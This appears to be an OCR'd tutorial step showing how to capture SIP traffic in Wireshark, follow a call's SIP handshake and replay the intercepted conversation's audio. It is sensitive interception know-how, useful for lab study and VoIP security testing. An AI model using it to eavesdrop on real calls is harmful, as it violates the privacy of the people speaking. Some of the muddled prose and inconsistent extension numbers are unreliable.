


Step 7: TRACK CALLS WITH WIRESHARK

When users initiate a phone call, hackers or researchers could monitor intercepted SIP traffic using Wireshark. To do this, start Wireshark and select the network adapter on which the VoIP server is running, and then we begin capturing packets. If you pay more attention, you will see a tab in the Wireshark menu called "Telephony". The drop-down menu has the first option, VoIP Calls.




As soon as we click on VoIP calls, a window will open with all intercepted calls while listening. We see a sequence of packets from one IP address to another.




If we click the "Flow Sequence" button below, we can see the SIP handshakes we learned in the introduction. There are multiple SIP transactions in the SIP call flow. A SIP transaction consists of multiple requests and responses. To group them into a transaction, use the parameter CSeq: 103.

The first is to register the extension. After renewal, the log matches the session settings. Since extension 99999999, the session consists of an INVITE request from the user to 00000000. Immediately, the proxy sends TRYING 100 to stop transmission and redirect the request to extension 00000000.



Extension 00000000 sends a 180 ring when the phone starts ringing and also redirects the proxy to user A. Finally, an OK 200 message follows the receiving process (extension 000000000 answers the call). After calling the call server, try assigning the RTP ports, and the RTP transport will start with the SDP configuration (ports, addresses, codecs, etc.). The last transaction corresponds to the end of the session. This is only done with a BYE request to the proxy and then redirected to extension 00000000.

The given user responds with an OK 200 message to confirm that the last message was received successfully. The call was initiated by a user named hacker with extension 99999999 to extension 00000000. The duration of the ring and the current state can be seen in the previous example. Wireshark collected call packets, and now we can hear the whole call. After disconnecting, we reproduce all the conversions of the phone call.



When we press the "Play Sequences" button, the output device is requested according to your laptop driver. Then we can click the Play button and listen to the conversation during this VoIP call.